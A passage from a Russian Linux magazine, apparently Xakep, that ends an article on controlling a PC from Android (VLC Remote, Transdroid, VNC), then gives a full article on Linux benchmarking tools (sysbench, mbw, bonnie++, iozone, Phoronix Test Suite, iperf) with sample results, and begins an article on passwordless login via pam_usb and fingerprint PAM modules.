Использовать SSHmote довольно просто. После старта программа предложит указать данные SSH-сервера, выбрать медиаплеер из списка поддерживаемых из коробки (можно самому создать конфигурацию для других программ) и дать указанной конфигурации имя (например, «Home mplayer»). После чего на экране появится список конфигураций, по клику на одной из которых возникнет окно, в котором можно выбрать медиафайл. После того как выбор будет сделан, появится интерфейс управления плеером, в котором есть кнопки «Стоп/Пауза», «Перемотка», «Громкость» и т.д. SSHmote подкупает своей универсальностью и простотой использования, однако у него есть один существенный недостаток: если SSH-соединение отвалится, получить доступ к уже запущенному плееру будет невозможно, и никакие screen и прочие ухищрения тут, по понятным причинам, не помогут. Поэтому тем, кто предпочитает использовать VLC, я бы порекомендовал обратить свой взор в сторону отличного и полностью свободного VLC-клиента VLC-Remote (в маркете есть несколько приложений с таким названием, поэтому надо искать тот, который написан человеком по имени Peter Baldwin).


Android VNC Viewer


droid VNC Server


Запустить сервер WebSharing проще простого

VLC Remote не требует установки специального сервера, однако, чтобы он заработал, VLC следует запустить с поддержкой встроенного HTTP-сервера. Сделать это можно с помощью следующей команды:

```
$ vlc --extraintf=luahttp --fullscreen \
  --http-album-art --qt-start-minimized
```

Однако, чтобы VLC пустил нас, требуется также добавить IP телефона в список разрешенных к подключению хостов:

```
$ su -s
# echo '123.456.789.012' >> /usr/share/vlc/lua/
http/.hosts
```


В целях тестирования можно использовать 0.0.0.0/0 вместо IP-адреса, тогда доступ к интерфейсу удаленного управления получат все. После этого можно запустить клиент, нажать кнопку «Выброс» (сверху, рядом с изображением обложки альбома), далее тапнуть по пункту меню «Add VLC server» и вписать IP-адрес сервера в появившееся поле. Теперь можно добавлять файлы в плейлист (с помощью все той же кнопки), управлять воспроизведением и т.д. Подобные приложения есть и для других медиаплееров, например, Amarok2 Remote, Banshee Remote и mythdroid для MythTV. Все они доступны в маркете и абсолютно бесплатны. Также существует прекрасный клиент для многих Torrent-клиентов под названием Transdroid. Он полностью открыт и бесплатен, однако недоступен в маркете, поэтому придется качать прямо с сайта разработчика (QR-код ведет именно туда). Transdroid поддерживает почти все популярные Torrent-клиенты для Linux, методы настройки каждого из которых отличаются. Я не могу описать их все, поэтому остановлюсь только на самом популярном — Transmission. Настроить удаленный доступ к Transmission довольно просто. Для этого следует зайти в меню «Правка → Настройки» и перейти на раздел «Web». Далее ставим галочку напротив опции «Включить web-клиент». Чтобы кто угодно не мог подключиться к программе, отмечаем опцию «Использовать аутентификацию» и вбиваем имя и пароль. Теперь устанавливаем и запускаем Transdroid, нажимаем «Открыть настройки», далее «Добавить новый сервер», вбиваем произвольное имя, выбираем тип сервера (Transmission), набираем IP-адрес, указываем порт 9091, отмечаем чекбокс «Использовать авторизацию», вбиваем имя и пароль, возвращаемся на главное окно приложения, где нас должен ждать интерфейс управления.

Рабочий стол туда и обратно


Теперь поговорим о том, как получить доступ к рабочему столу компа со смартфона и обратно. Лучшее, что было когда-либо придумано программистами на эту тему, это протокол VNC (в плане простоты реализации и распространенности он вне конкуренции). VNC-клиенты и серверы есть для любой, даже самой экзотической ОС, в том числе для Android и Linux. Один из самых простых и удобных Android-клиентов, это Android VNC Viewer, доступный в маркете




SSHmote выглядит ужасно, но выполняет свою работу хорошо



VLC Remote — просто и со вкусом



VNC-сервер? Легко!

абсолютно бесплатно. Чтобы настроить доступ к рабочему столу компа с его помощью, нужно сделать следующее:

1. Установить на машину VNC-сервер:

```
$ sudo apt-get install tightvnc
```

2. Создать конфигурационный файл ~/.vnc/xstartup в своем домашнем каталоге, прописав в него следующие строки:

```
$ vi ~/.vnc/xstartup
xrdb $HOME/.Xresources
startfluxbox &
```

Во второй строке следует указать команду запуска менеджера окон (например, startkde).

3. Запустить сервер командой vncserver, дважды ввести пароль на доступ к рабочему столу и ввести «n» в ответ на последний вопрос.

4. Запустить Android VNC Viewer, заполнив поля Password (тот самый пароль), Address (IP-адрес хоста), Port (здесь следует указать 5901 вместо 5900) и выбрав пункт 24-bit color в списке Color Format, остальные поля можно оставить незаполненными. После нажатия кнопки «Connect» на экране появится рабочий стол с указанным ранее оконным менеджером.


Возможна также и обратная конфигурация, при которой на экране компа появляется рабочий стол смарта. Для этого на устройство необходимо установить VNC-сервер droid VNC server, запустить программу и нажать кнопку «Start Server». После чего к смартфону можно будет подключиться с помощью команды vncviewer:

```
$ vncviewer IP-адрес:5901
```

Для доступа можно использовать и браузер, изменив номер порта на 5801.

Вместо заключения

В этой статье описана лишь часть приложений, способных соединить твою домашнюю машину со смартфоном на базе Android. На самом деле существуют сотни самых разнообразных софтин, которые могут быть полезны в этом деле. Упомяну лишь некоторые из них: Wifi keyboard, позволяющая использовать комп как удаленную клавиатуру; Chrome to Phone — официальное приложение Google для открытия ссылок из браузера Chrome на телефоне; IP Webcam, превращающая смартфон в web-камеру; Remote Web Desktop, сочетающая в себе функции многих рассмотренных в статье приложений; NagMonDroid, позволяющий мониторить сервер с установленным Nagios; Zabbix on the go — удаленная Zabbix-консоль.]I[



Юрий «Adept» Видинеев (adeptg@gmail.com)



38 ПОПУГАЕВ

Обзор утилит для тестирования производительности

Так сложилось, что под самую распространенную ОС полно всяких разных бенчмарков на любой вкус и кошелек: SiSoft Sandra, 3DMark, PCMark и другие. Под nix'ы выбор поскромнее, но и этого вполне достаточно, чтобы покрыть все потребности.

CPU

Первое, что обычно описывают в конфигурации компа — CPU. Вот за него сначала и возьмемся. Один из эталонных процессорных тестов под винду — Super Pi. Он есть и под Linux, но давно не развивается и не работает на современных дистрибутивах (про 64-битные ОС даже и не слышал). Зато в Linux есть функциональный аналог с нехитрым названием Pi. Ставим:

```
# apt-get install pi
```

В отличие от виндового аналога, Pi норовит вывести получившееся число на экран и самостоятельно не считает затраченное время. Поэтому запускаем так:

```
$ time pi 1048576 >/dev/null | grep real
```

Так мы замеряем время, необходимое для вычисления числа Pi с точностью до 1048576 знаков после запятой. У моего ноута с Intel Core i5-2410M на это ушло 0m1.675s, а у рабочего компа с Intel Core i5-2300 — 0m0.137s. Не сильно впечатляющая разница, учитывая, что на рабочем компе физических ядер в два раза больше, чем в ноуте. Объясняется это тем, что Pi (как и Super Pi) — однопоточный. В современных реалиях это никуда не годится. Хороший вариант многопоточного теста — встроенный в 7-zip бенчмарк CPU (операция архивирования/разархивирования ложится, в основном, на процессор). Запуск бенчмарка:

```
$ 7z b
```

Тест выполняется несколько раз для верности, по окончании будет выдано среднее значение. Из интересной информации, которую бенчмарк нам сообщит: скорости архивирования/разархивирования в KB/s, сколько он занял процессора во время тестирования (в процентах) и свой собственный рейтинг в MIPS (миллионы операций в секунду). В Сети обычно меряются именно этими MIPS'ами (в Linux'овой версии теста это строчка Tot).

Intel Core i5-2410M показал такие значения: 344, 2065, 7064. Первая цифра — утилизация процессора во время теста (в процентах), третья цифра — собственно, рейтинг в MIPS'ах, а вторая — это рейтинг, поделенный на нагрузку (можно это грубо представить в качестве производительности одного ядра).

Для сравнения цифры на Intel Core i5-2300 (соответственно): 357, 3049, 10771.

Модульный многопоточный инструмент измерения производительности sysbench также предоставляет возможность прогнать тест CPU. Реализация теста очень проста — вычисляются все простые числа до указанного.


```
$ sysbench --test=cpu --cpu-max-prime=20000 run
```

Самая интересная строчка, которой и можно меряться — последняя: сколько всего времени в секундах занял тест. Результат Core i5-2410M — 30,9614, Core i5-2300 — 27,8938.

Есть также бенчмарки с GUI — например, hardinfo. Основное назначение проги — вывод информации о компе в человекочитаемом виде. Кроме того она позволяет прогнать несколько тестов и сравнить результат твоего CPU с несколькими заранее забитыми значениями. Довольно удобно. Жаль, проект больше не развивается.

ОЗУ

Обычно, когда говорят про ОЗУ, упоминают только ее объем, не касаясь пропускной способности. Пожалуй, самый простой способ протестировать пропускную способность ОЗУ в Linux — прога mbw (Memory BandWidth). Поставить ее несложно — есть в репозиториях большинства дистрибутивов. Принцип работы проги прост: в оперативке выделяются два массива данных указанного размера, а потом один из них копируется в другой. Тесты прогоняются несколько раз (по умолчанию — 10), после



Наверное, единственный benchmark с GUI

```
adept@adept-laptop:~$ 7z b

7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=ru_RU.UTF-8,Utf16=on,HugeFiles=on,4 CPUs)

RAM size:    3875 MB,  # CPU hardware threads:   4
RAM usage:    850 MB,  # Benchmark threads:      4

Dict        Compressing          |        Decompressing
      Speed Usage    R/U Rating  |      Speed Usage    R/U Rating
       KB/s     %   MIPS   MIPS  |       KB/s     %   MIPS   MIPS

22:    6018   307   2164   6633  |      83548   388   1943   7538
23:    6741   315   2179   6869  |      81368   382   1949   7446
24:    6430   306   2255   6913  |      83338   397   1948   7731
25:    6528   333   2235   7453  |      82336   397   1947   7742
----------------------------------------------------------------
Avr:          315   2208   6967               391   1947   7614
Tot:          353   2078   7291
adept@adept-laptop:~$
```

Тест CPU с помощью архиватора 7-zip

Занимательная статистика openbenchmarking.org

Проект был запущен 28 февраля 2011 года на выставке Southern California Linux Expo. В середине июня подвели некоторую статистику:

- было загружено 41258 результатов тестов;
- насчитано 89,217 запусков PTS (отсчет велся по обращениям к openbenchmarking.org);
- собрана статистика по 32189 PCI-устройствам и 16536 USB-устройствам;
- обработано 325351 поисковых запросов пользователей.

Самые популярные компоненты на момент написания статьи:

- ОС — Ubuntu
- CPU — Intel
- GPU — Nvidia
- Производитель матплат — Asus
- HDD — Samsung
- FS — ext4

чего вычисляется среднее значение. Думаю, проще всего сразу его отфильтровать:

```
$ mbw 512 | grep AVG
```

Здесь 512 — размер массива в Мб. Надо понимать, что реально для теста нужно в два раза больше свободной памяти.
В результате выполнения этой команды мы получим три строчки — по одной для каждого проводимого mbw-теста, где самое интересное — в последней колонке (собственно, пропускная способность). На ноуте у меня получились следующие цифры:

```
AVG Method: MEMCPY Copy: 2765.609 MiB/s
AVG Method: DUMB Copy: 4248.589 MiB/s
AVG Method: MCBLOCK Copy: 11930.338 MiB/s
```

А на рабочем компе:

```
AVG Method: MEMCPY Copy: 5372.418 MiB/s
AVG Method: DUMB Copy: 7563.436 MiB/s
AVG Method: MCBLOCK Copy: 13755.269 MiB/s
```

Уже знакомый нам sysbench тоже умеет тестировать ОЗУ.

```
$ sysbench --test=memory run
```

И опять самое интересное — это последняя строчка.

```
На ноуте:
execution time (avg):   32.6897

На рабочем компе:
execution time (avg):   29.8387
```

Параметров тестирования ОЗУ у sysbench побольше, чем параметров тестирования CPU. По умолчанию тестируется операция записи. Тестирование операции чтения будет выглядеть так:

```
$ sysbench --test=memory --memory-oper=read run
```

У меня этот тест занял 20,0857 на ноуте и 19,5404 на компе.

HDD

HDD в современных конфигурациях часто является узким местом. Пожалуй, самый простой способ узнать его скорость — с помощью hdparm:

```
hdparm -t /dev/sda
```

На ноуте 2,5" HDD с 5400RPM выдает результат в 75,80 MB/sec. SSD Intel 320 может похвастаться 222,93 MB/sec. Тест выполняет простое последовательное чтение, поэтому не очень информативен.
Более точный, но требующий чуть большего количества телодвижений инструмент для тестирования винта — sysbench. Во-первых, он поддерживает несколько режимов тестирования:

- seqrd — последовательное чтение;
- seqwr — последовательная запись;
- seqrewr — последовательная перезапись;
- rndrd — случайное чтение;
- rndwr — случайная запись;
- rndrw — комбинация случайных чтения и записи.

Из всех этих режимов я выбрал последовательные и случайные чтение и запись. Допустим, для начала протестим последовательное чтение. Прежде чем запустить тест, нужно сгенерить для него файлы:

```
$ sysbench --test=fileio --file-total-size=10G \
   --file-test-mode=seqrd prepare
```

В текущем каталоге появится россыпь файлов с префиксом test. Опция '--file-total-size' нужна, чтобы нивелировать влияние кеша ОС, ее значение должно быть больше объема ОЗУ. Теперь запустим тест:

```
$ sysbench --file-total-size=10G --test=fileio \
   --file-test-mode=seqrd run
```

Самым интересным в выводе будет скорость передачи данных.



Тестовый пакет sysbench: последовательное чтение данных

Приберем за собой (удалим тестовые файлы):

```
$ sysbench --test=fileio --file-total-size=10G \
    --file-test-mode=seqrd cleanup
```

Для винта в ноуте у меня получились следующие значения:

```
* seqrd — 42.675Mb/sec, 2731 IOPS
* seqwr — 47.377Mb/sec, 3032 IOPS
* rndrd — 1.3463Mb/sec, 87 IOPS
* rndwr — 1.5153Mb/sec, 97 IOPS
```

Для SSD:

```
* seqrd — 263.1Mb/sec, 16838 IOPS
* seqwr — 121.95Mb/sec, 7804 IOPS
* rndrd — 390.63Mb/sec, 25000 IOPS
* rndwr — 70.559Mb/sec, 4515 IOPs
```

Следующий по возможностям бенчмарк — bonnie++. Он тестирует три вещи: скорость чтения и записи (посимвольно и поблочно), количество запросов в секунду и количество операций с метаданными файла в секунду. Полезным дополнением служит фиксирование использования CPU (в процентах) во время тестов. Вывод bonnie++ представляет из себя plain-text с 80 колонками, о который можно запросто сломать глаза. Поэтому результат лучше сразу конвертить в html:

```
$ bonnie++ -n 1024 | tail -1 | bon_csv2html \
    > bon_result.html
```

Опция '-n' указывает на количество файлов, которые будут созданы при тестировании операций с метаданными (указанное в опции число умножается на 1024). Увеличение этого числа относительно дефолтного значения нужно в том случае, если операции по записи/чтению метаданных проходят слишком быстро, и бенчмарк не успевает зафиксировать время (в таком случае в поле времени этого теста будет «+++++»).
На SSD скорость поблочной последовательной записи (129 Mb/sec) и чтения (315 Mb/sec) оказалась несколько больше, чем в sysbench. Пустые файлы могут создаваться со скоростью 48348 операций в секунду, а удаляться — со скоростью 6464 операций в секунду. Метаданные могут читаться со скоростью 1090971 попугаев в секунду.
И, наконец, наверное, самая фичастая утилита — iozone. Запуск теста с выводом результатов в файл:

```
$ iozone -Ra -g 10G > iozone.xls
```

Где '-a' — запуск всех тестов, '-R' — генерировать совместимый с Excel вывод, '-g' указывает максимальный размер файла для тестирования (он должен быть больше размера ОЗУ). Тут надо быть готовым, что на медленных дисках этот тест работает очень долго. После завершения теста iozone.xls будет представлять из себя группу матриц (по одной для каждого теста), где строка — размер файла, а столбец — размер фрагмента чтения/записи.
Потом тот файл можно будет открыть в LibreOffice и построить по нему графики. Но руками что-то делать не хочется, особенно, когда надо всего на один раз глянуть. Поэтому с iozone идет скрипт, который позволяет построить график с помощью gnuplot.

Швейцарский нож

Обычно бенчмарки позволяют протестировать какую-нибудь одну подсистему компа. Но встречаются и универсалы, самый многообещающий из которых — Phoronix Test Suite (далее для краткости — PTS). Сразу ставим ему плюс за кроссплатформенность и лицензию GPLv3. Установить его просто — часто встречается в репозиториях популярных дистрибутивов, например, в Ubuntu:

```
# apt-get install phoronix-test-suite
```

Притянет за собой несколько зависимостей в виде интерпретатора PHP и пары библиотек. Как вариант, можно скачать с офсайта (phoronix-test-suite.com) deb-пакет или архив с исходниками. Есть также Live-версия, но сильно устаревшая, к релизу 3.4 (ориентировочно в сентябре) обещают обновление. Один из приятных плюсов Live-версии — то, что большая часть доступных тестов уже скачана, можно свободно обойтись без подключения к инету.
До версии 3.0 был GUI, но его убрали, так как был написан на PHP-GTK2, который скорее мертв, чем жив. Думаю, сильно расстраиваться из-за отсутствия GUI не стоит — в CLI-интерфейсе всего пара команд, в которых сложно потеряться. В крайнем случае, есть интерактивная оболочка:

```
$ phoronix-test-suite interactive
```

Список всех доступных тестов:

```
$ phoronix-test-suite list-available-tests
```

При первом запуске может задать несколько вопросов: согласиться с лицензией и разрешить анонимную отправку конфигурации ПО/железа и способов использования. Список тестов стягивается с сайта openbenchmarking.org, поэтому нужен рабочий инет и включенные опции allow_url_fopen, file_uploads, allow_url_include в PHP.
Все тесты разделены на категории в зависимости от подсистемы, которую нагружают. Полный список включает в себя: System, Processor, Memory, Disk, Graphics, Network — протестировать можно совершенно все. Правда, в Network всего один тест: Loopback TCP Network Performance. В PTS 3.2.1 на момент написания статьи было доступно 118 тестов и 46 тестовых наборов.
Допустим, мы остановились на каком-то тесте. Прежде чем его запускать, разумно просмотреть информацию о нем:

```
$ phoronix-test-suite info compress-7zip
```

По крайней мере, это даст количество трафика, которое потребуется, чтобы прогнать этот тест (ибо некоторые тесты качают помногу, а чтобы загрузить все тесты, потребуется более 10 Гб). Кстати, все скачанные тесты с помощью команды

```
$ phoronix-test-suite make-download-cache
```

можно перенести в каталог ~/.phoronix-test-suite/download-cache/, который потом можно разбросать по другим компам.
Запуск теста скорости архивации с помощью 7-zip:

```
$ phoronix-test-suite benchmark compress-7zip
```



```
adept@adept-laptop: ~
adept@adept-laptop:~$ mbw -n 5 512
Long uses 8 bytes. Allocating 2*67108864 elements = 1073741824 bytes of memory.
Using 262144 bytes as blocks for memcpy block copy test.
Getting down to business... Doing 5 runs per test.
0       Method: MEMCPY  Elapsed: 0.18683        MiB: 512.00000  Copy: 2740.401 MiB/s
1       Method: MEMCPY  Elapsed: 0.18981        MiB: 512.00000  Copy: 2697.491 MiB/s
2       Method: MEMCPY  Elapsed: 0.18225        MiB: 512.00000  Copy: 2809.266 MiB/s
3       Method: MEMCPY  Elapsed: 0.18765        MiB: 512.00000  Copy: 2728.440 MiB/s
4       Method: MEMCPY  Elapsed: 0.17911        MiB: 512.00000  Copy: 2858.610 MiB/s
AVG     Method: MEMCPY  Elapsed: 0.18513        MiB: 512.00000  Copy: 2765.609 MiB/s
0       Method: DUMB    Elapsed: 0.11700        MiB: 512.00000  Copy: 4376.031 MiB/s
1       Method: DUMB    Elapsed: 0.11973        MiB: 512.00000  Copy: 4276.324 MiB/s
2       Method: DUMB    Elapsed: 0.12080        MiB: 512.00000  Copy: 4238.305 MiB/s
3       Method: DUMB    Elapsed: 0.11928        MiB: 512.00000  Copy: 4292.565 MiB/s
4       Method: DUMB    Elapsed: 0.12574        MiB: 512.00000  Copy: 4071.765 MiB/s
AVG     Method: DUMB    Elapsed: 0.12051        MiB: 512.00000  Copy: 4248.589 MiB/s
0       Method: MCBLOCK Elapsed: 0.04650        MiB: 512.00000  Copy: 11010.753 MiB/s
1       Method: MCBLOCK Elapsed: 0.04155        MiB: 512.00000  Copy: 12322.800 MiB/s
2       Method: MCBLOCK Elapsed: 0.04337        MiB: 512.00000  Copy: 11806.212 MiB/s
3       Method: MCBLOCK Elapsed: 0.04264        MiB: 512.00000  Copy: 12006.942 MiB/s
4       Method: MCBLOCK Elapsed: 0.04052        MiB: 512.00000  Copy: 12635.424 MiB/s
AVG     Method: MCBLOCK Elapsed: 0.04292        MiB: 512.00000  Copy: 11930.338 MiB/s
adept@adept-laptop:~$
```

Бенчмарк производительности оперативки



Тестовый комплект Phoronix Test Suite

После запуска PTS потащит с офсайта исходники определенной версии 7-zip и при необходимости соберет их. PTS старается не использовать пакеты из репозиториев, чтобы максимально абстрагироваться от дистрибутивов, где могут присутствовать какие-то патчи или другие версии. Единственное — библиотеки для сборки и компиляторы устанавливаются с помощью стандартного менеджера пакетов.

К сожалению, штатными средствами PTS нельзя запустить несколько тестов последовательно. Частично обойти это ограничение можно, используя наборы тестов. Список доступных наборов можно посмотреть так:

```
$ phoronix-test-suite list-available-suites
```

К примеру, список тестов в наборе compilation:

```
* pts/build-apache
* pts/build-php
* pts/build-mplayer
* pts/build-linux-kernel
* pts/build-imagemagick
```

Кроме обычных тестовых наборов с фиксированным набором тестов есть еще виртуальные наборы, количество тестов в которых зависит от каких-либо условий.

```
$ phoronix-test-suite list-available-virtual-suites
```

На мой взгляд, самые полезные из них:

```
* all – все тесты;
* installed – все установленные тесты;
* system|processor|graphics – все тесты для тестирования
определенной подсистемы.
```

Одно из основных достоинств PTS — симпатичные HTML-отчеты, которые предлагается просмотреть в браузере после прохождения каждого теста. Их также очень удобно мержить командой merge-results. Ну а список доступных тестов можно посмотреть командой show-result.

Собственно, PTS не представляет из себя чего-то сверхъестественного — просто довольно удобная оболочка для запуска сторонних утилит. Но все меняется, когда приходит openbenchmarking.org — сайт, с которым PTS тесно интегрирован. С этого сайта тянутся тесты, и на него (при желании) загружаются результаты тестов. За довольно короткое время с момента запуска там накопилось более 300 тысяч тестов. Теперь можно легко сравнить производительность разных аппаратных компонентов в Linux и других ОС. Или найти тесты своей железки, чтобы понять, должный ли у нее уровень производительности, или надо искать баг. Еще можно сделать свои тесты или наборы, загрузить их на openbenchmarking.org, и потом они будут автоматически синхронизироваться на всех компах с PTS, как, впрочем, и результаты тестов. Попросить PTS использовать учетку на openbenchmarking.org можно следующим образом:

```
$ phoronix-test-suite openbenchmarking-login
```

Еще один плюс PTS — простота создания и изменения тестовых профилей и наборов. Все доступные тесты скачаются с сайта openbenchmarking.org в каталог пользователя: ~/.phoronix-test-suite/test-profiles/pts, где можно точно посмотреть, какой тест что делает и, в случае чего, поправить. Например, у меня тест build-php отказывался ставиться потому, что он пытался стянуть с зеркал php версии 5.2.9, который уже не поддерживается, и на зеркалах его нет. Для исправления этой ошибки достаточно было в файле downloads.xml исправить пути на более новую версию и чуть-чуть поменять версии в скриптах pre- и postinstall.sh.

Сеть

Как обычно тестируют сеть? В случае с инетом, пожалуй, самый популярный способ — speedtest.net или internet.yandex.ru. Еще один довольно действенный способ — какой-нибудь популярный торрент (например, последний релиз Ubuntu). То есть, с инетом все более-менее понятно. Но как быть в случае ЛВС? Самый топорный способ — просто создать файл побольше и кидать его по сети через nc.

На сервере запускаем nc, слушающий порт 1234:

```
$ nc -q 0 -l 1234 > /tmp/big_file
```

На клиенте отправляем на сервер какой-нибудь большой файл, замеряя время:

```
$ time cat /tmp/big_file | nc -q0 server_IP 1234
```

Есть более точные инструменты, самый удобный из которых, на мой взгляд, — iperf.

Ставим:

```
# apt-get install iperf
```

На одном из компов в сети выполняем:

```
$ iperf -s
```

Откроется порт TCP/5001. На другом компе выполняем:

```
$ iperf -c server_host
```

В выводе сервера в колонке Bandwidth отобразится пропускная способность сервера.

Десять секунд — маловато, поэтому рекомендую с помощью опции клиента '-t' установить хотя бы шестьдесят.

По умолчанию iperf тестирует TCP-протокол. Можно попросить его тестировать UDP, добавив опцию '-u' к серверу и клиенту. Тестирование UDP полезно тем, что отображается количество потерянных пакетов, по чему можно судить о качестве соединения.

Евгений Зобнин (execbit.ru)



ПОСТОРОННИМ ВХОД ВОСПРЕЩЕН


Используем современные методы входа в систему

Тебе никогда не приходила в голову мысль о том, что идея использовать логин и пароль для входа в систему несколько устарела? Почему, имея в одном кармане флешку, в другом — телефон, а на компе установленный SSH с настроенной авторизацией при помощи ключей, мы продолжаем вводить эти запутанные пароли?

Пароли и учетные записи были придуманы в эпоху больших мейнфреймов, движения хиппи, войны в Афганистане и больших аналоговых магнитофонов, самым технологичным компонентом из которых были транзисторы. В те времена использование паролей для входа в мейнфрейм выглядело действительно круто. Можно было придумать комбинацию вроде sexhero или iamsuperman и действительно гордиться собой.

Сегодня же пароли выглядят не только архаичной, но и ужасно неудобной вещью, старые понтовые комбинации уже не работают, и вместо них приходится придумывать зубодробительные наборы символов, которые не только нереально запомнить, но и проблематично ввести с первого раза. Мы живем в XXI веке, имеем доступ к огромному количеству гаджетов и технических средств, которые предлагают гораздо более простой и качественный механизм аутентификации, но продолжаем вбивать пароли, матерясь на всю квартиру при каждой неудачной попытке войти в систему. Пора это исправить.

В этой статье я расскажу о том, как раз и навсегда избавиться от паролей и превратить свой комп в по-настоящему технологичное устройство, для входа в которое будет достаточно вставить флешку, взглянуть в веб-камеру или просто положить на стол сотовый телефон.



С помощью fprint_demo можно наглядно ознакомиться с возможностями libfprint

```
#%PAM-1.0
auth        requisite       pam_nologin.so
auth        required        pam_env.so

auth        sufficient      pam_usb.so
auth        sufficient      pam_fprint.so

auth        required        pam_unix.so
account     required        pam_unix.so
password    required        pam_unix.so
session     required        pam_limits.so
session     required        pam_unix.so
session     optional        pam_loginuid.so
session     optional        pam_ck_connector.so
```

Добавляем модули pam_usb и pam_fprint в стек PAM

Высокотехнологичный ключ

Ключ — самый простой и эффективный метод защиты чего бы то ни было. Мы пользуемся ключами ежедневно: для включения двигателя автомобиля, для входа в квартиру, для отпирания ящиков и шкафов. Ключи удобны и просты в изготовлении, благодаря современным программируемым замкам их не страшно потерять. Множество раз человечество пыталось придумать замену ключам, но все попытки провалились (все мы помним, к чему привела идея использовать кодовые замки на подъездных дверях). Почему же мы не используем столь хорошую и проверенную временем технологию для защиты компьютеров?
Современный аналог ключа — USB-флешка. Вне зависимости от того, для каких целей ты обычно используешь флешку, из нее всегда можно сделать полноценный высокотехнологичный ключ, с помощью которого войти в систему будет так же легко, как отпереть дверь в квартиру.
Есть несколько способов сделать это, но наиболее простой и универсальный метод — это использовать PAM-модуль pam_usb (pamusb.org), который будет проверять каждую вставленную в комп флешку на предмет ее соответствия указанным требованиям и, в зависимости от результата, разблокировать или блокировать учетную запись пользователя.
Никакой модификации таблицы разделов или информации, хранимой на флешке, при этом не потребуется. Для идентификации «правильной» флешки используется ее серийный номер, модель, производитель, а также набор случайных данных, которые записываются в резервную область флешки и изменяются при каждой удачной аутентификации (если кто-то скопирует твою флешку, но ты успеешь войти в систему раньше злоумышленника, данные будут изменены, и его копия уже не сработает).
